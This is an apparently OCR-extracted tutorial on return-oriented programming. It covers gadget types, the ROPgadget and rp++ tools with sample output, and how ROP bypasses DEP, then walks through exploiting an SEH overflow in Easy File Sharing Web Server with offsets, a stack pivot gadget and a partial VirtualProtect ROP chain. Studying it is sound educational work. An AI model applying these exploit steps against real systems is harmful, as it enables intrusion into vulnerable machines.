POP Gadgets are fundamental for manipulating the stack and registers, as they typically contain one or more POP instructions that load values from the stack into registers. This is essential for setting up the right context for later operations.

* **Purpose**: Load values from the stack into registers.
* **Example**: `pop rdi; ret`
* **Usage**: Essential for setting up parameters before function calls.

RET Gadgets are the simplest form of gadgets, consisting of just a RET instruction. They serve to redirect control flow, allowing the execution to jump to the next gadget in a chain, thereby maintaining the sequence of operations.

* **Purpose**: Control flow redirection using `ret` instructions.
* **Usage**: Used to jump to the next gadget in a chain, ensuring the sequence of operations.

MOV Gadgets facilitate data transfer between registers or between registers and memory. By utilizing these gadgets, attackers can efficiently move values needed for calculations or function parameters, crucial for shaping the exploit's behavior.

* **Purpose**: Move data between registers or memory.
* **Usage**: Useful for setting up function arguments or controlling data flow during the exploit.

Arithmetic Gadgets perform various mathematical operations, including addition, subtraction, multiplication, and division. These gadgets enable dynamic computation of values during the exploit, allowing for more complex manipulations.

* **Purpose**: Perform arithmetic operations like addition, subtraction, or XOR.
* **Usage**: Can dynamically compute values during exploitation.


Lastly, System Call Gadgets are designed to invoke system calls, enabling the exploit to interact directly with the operating system. This is vital for performing actions like spawning shells or manipulating files, ultimately achieving the attacker's goals. Together, these gadget types create a versatile toolkit for sophisticated ROP attacks.

* **Purpose**: Trigger system calls to interact with the operating system (e.g., spawn a shell).
* **Usage**: These gadgets are vital for achieving the final goals of an exploit.

Finding ROP Gadgets

Several tools help find and chain ROP gadgets:

ROPgadget.py




```
ROP chain generation
===========================================================

- Step 1 -- Write-what-where gadgets

        [+] Gadget found: 0x806f702 mov dword ptr [edx], ecx ; ret
        [+] Gadget found: 0x8056c2c pop edx ; ret
        [+] Gadget found: 0x8056c56 pop ecx ; pop ebx ; ret
        [-] Can't find the 'xor ecx, ecx' gadget. Try with another 'mov [r], r'

        [+] Gadget found: 0x808fe0d mov dword ptr [edx], eax ; ret
        [+] Gadget found: 0x8056c2c pop edx ; ret
        [+] Gadget found: 0x80c5126 pop eax ; ret
        [+] Gadget found: 0x80488b2 xor eax, eax ; ret

- Step 2 -- Init syscall number gadgets

        [+] Gadget found: 0x80488b2 xor eax, eax ; ret
        [+] Gadget found: 0x807030c inc eax ; ret

- Step 3 -- Init syscall arguments gadgets

        [+] Gadget found: 0x80481dd pop ebx ; ret
        [+] Gadget found: 0x8056c56 pop ecx ; pop ebx ; ret
        [+] Gadget found: 0x8056c2c pop edx ; ret

- Step 4 -- Syscall gadget

        [+] Gadget found: 0x804936d int 0x80

- Step 5 -- Build the ROP chain

        #!/usr/bin/env python2
        # execve generated by ROPgadget v5.2

        from struct import pack

        # Padding goes here
        p = ''

        p += pack('<I', 0x08056c2c) # pop edx ; ret
        p += pack('<I', 0x080f4060) # @ .data
        p += pack('<I', 0x080c5126) # pop eax ; ret
        p += '/bin'
        p += pack('<I', 0x0808fe0d) # mov dword ptr [edx], eax ; ret
```

* **Usage**: A Python tool that finds ROP gadgets in binaries across architectures like x86, ARM, and MIPS.

```
ROPgadget.py --binary <binary>
ROPgadget.py --binary <binary> --ropchain
```

RP++




```
over@panther:~/rp/src/build$ ./rp-lin-x64 -f /bin/bash --search-hexa "/bin/sh\x00"
Trying to open '/bin/bash'..
Loading ELF information..
FileFormat: Elf, Arch: x64
0x30c42: /bin/sh\x00
0x30ce1: /bin/sh\x00
over@panther:~/rp/src/build$
```

```
over@panther:~$ gdb -q /bin/bash
Reading symbols from /bin/bash...
(No debugging symbols found in /bin/bash)
(gdb) x/s 0x30c42
0x30c42:        "/bin/sh"
(gdb) |
```

- **Usage**: A fast ROP gadget finder for PE/ELF/Mach-O files in x86/x64/ARM/ARM64 architectures.

```
rp++ --file <binary> --rop
rp++ --file <binary> --rop --va 0x0
```



```
(base) c:\work\codes\rp\src\build>RelWithDebInfo\rp-win-x6
4.exe -f \Windows\System32\ntoskrnl.exe --search-int 0x133
7 --va=0
Trying to open '\Windows\System32\ntoskrnl.exe'..
Loading PE information..
FileFormat: PE, Arch: x64
0x515df5: 7\x13\x00\x00
0xb20d70: 7\x13\x00\x00
0xb20d7f: 7\x13\x00\x00

(base) c:\work\codes\rp\src\build>
```

```
0:000> dd ntoskrnl+ 11
```

Security Mechanisms and Bypasses


Data Execution Prevention (DEP):

Overview of DEP and Its Implementation: Data Execution Prevention (DEP) is a security feature that helps protect against code execution in non-executable memory regions. It works by marking certain areas of memory as non-executable, which prevents code from running in those regions. On modern operating systems, DEP is enforced using hardware and software techniques to distinguish between executable and non-executable memory regions, enhancing system security by mitigating attacks that rely on executing code from non-executable segments.

Techniques Used by ROPGadget to Bypass DEP Protections: ROP (Return-Oriented Programming) gadgets are small snippets of executable code that end with a return instruction, and they can be used to chain together a series of operations without the need for direct code injection. ROPGadget, a tool for identifying such gadgets, facilitates this by searching for these snippets within existing binaries. Since ROP exploits execute only existing code within the application's memory, they inherently bypass DEP protections. The DEP does not stop code from executing if it is already part of an executable segment; thus, ROPGadget's role is crucial in identifying usable gadgets for constructing these exploits.

To bypass DEP (Data Execution Prevention) using Return-Oriented Programming (ROP), here's a detailed step-by-step breakdown, focusing on a Windows 7 SP1 x64 environment and using the Easy File Sharing Web Server vulnerability.

https://github.com/Gu4rana/Using_ROP_Bypassing_DEP



1. Setup Environment

- **Operating System:** Windows 7 SP1 x64
- **Vulnerable Application:** Easy File Sharing Web Server (exploit link)
- **Debugger:** Immunity Debugger with the Mona plugin installed.
- **DEP Settings:** Enabled using `bcdedit /set nx AlwaysOn`.

DEP prevents execution of code from non-executable memory areas like the stack. To bypass this, ROP chains are used, which consist of short sequences of instructions called *gadgets*, ending with a `RET` instruction.

2. Replicating the Exploit

- From exploit-db, we know the application crashes when passing around 5000 bytes to the `UserID` cookie in the HTTP header.
- Create a test payload:

```
exploit = "A" * 5000
```

This crashes the application and overwrites the `EAX` register with `AAAA`. The crash occurs due to the instruction below:

```
61C277F6    8178 4C 97A629A0 CMP DWORD PTR DS:
[EAX+4C],A029A697
```

* Additionally, the SEH (Structured Exception Handler) chain is overwritten.

3. Finding Offset for EAX and SEH Overwrite

* Use Mona to generate a unique pattern:

```
!mona pc 5000
```

After the crash, use Mona to find the offsets:

```
!mona findmsp
```

From the logs, you find that `EAX` is overwritten at offset 4183 and SEH at 4059 bytes.

* Modify the exploit payload accordingly:

```
exploit = "A" * 4059
exploit += "B" * 4  # nSEH
exploit += "C" * 4  # SEH
exploit += "D" * (4183 - len(exploit))
exploit += "A" * 4  # Overwrite EAX
exploit += "D" * (5000 - len(exploit))
```

4. Bad Characters

* To ensure our exploit is clean, generate and compare the byte array to find bad characters:

```
!mona bytearray -cpb '\x00'
!mona compare -f c:\logs\fsws\bytearray.bin -a
0x057A6F34
```

* Exclude `\x00` and `\x3b` from the payload.

5. ROP Chain Construction

* Stack Pivoting: The stack pointer points far away from our payload. We need to move it closer. Mona helps us find a stack pivot gadget:

```
!mona stackpivot -distance 2548 -cpb '\x00\x3b'
```

One suitable gadget:


```
0x1002280a : {pivot 4100 / 0x1004} # ADD ESP,1004 #
RETN ** [ImageLoad.dll]
```

Update the payload:

```
exploit = "A" * 4059
exploit += "B" * 4  # nSEH
exploit += struct.pack("<I", 0x1002280a)  # SEH
handler with stack pivot
exploit += "D" * (4183 - len(exploit))
exploit += "A" * 4  # Overwrite EAX
exploit += "D" * (5000 - len(exploit))
```

ROP Chain Construction: The goal is to call `VirtualProtect()` to make our shellcode executable. The steps include:

* Stack pivoting.
* Loading correct values into registers using gadgets.
* Calling `VirtualProtect()` with appropriate parameters.



Example gadgets and ROP chain:

```
def create_rop_chain():
    rop_chain = [
        0x10015442,  # POP EAX # RETN [ImageLoad.dll]
        0xfffffdff,  # 2's complement of 0x00000201
        0x100231d1,  # NEG EAX # RETN [ImageLoad.dll]
        0x1001da09,  # ADD EBX,EAX # MOV EAX,DWORD
PTR SS:[ESP+C] # RETN [ImageLoad.dll]
        0x10015442,  # POP EAX # RETN [ImageLoad.dll]
        0x61c832d0,  # ptr to &VirtualProtect()
[sqlite3.dll]
        0x1001281a,  # ADD ESP,4 # RETN
[ImageLoad.dll]
        0x61c735b4,  # Writable location [sqlite3.dll]
        # Add more gadgets as needed for ROP
    ]
    return ''.join(struct.pack("<I", _) for _ in
rop_chain)
```

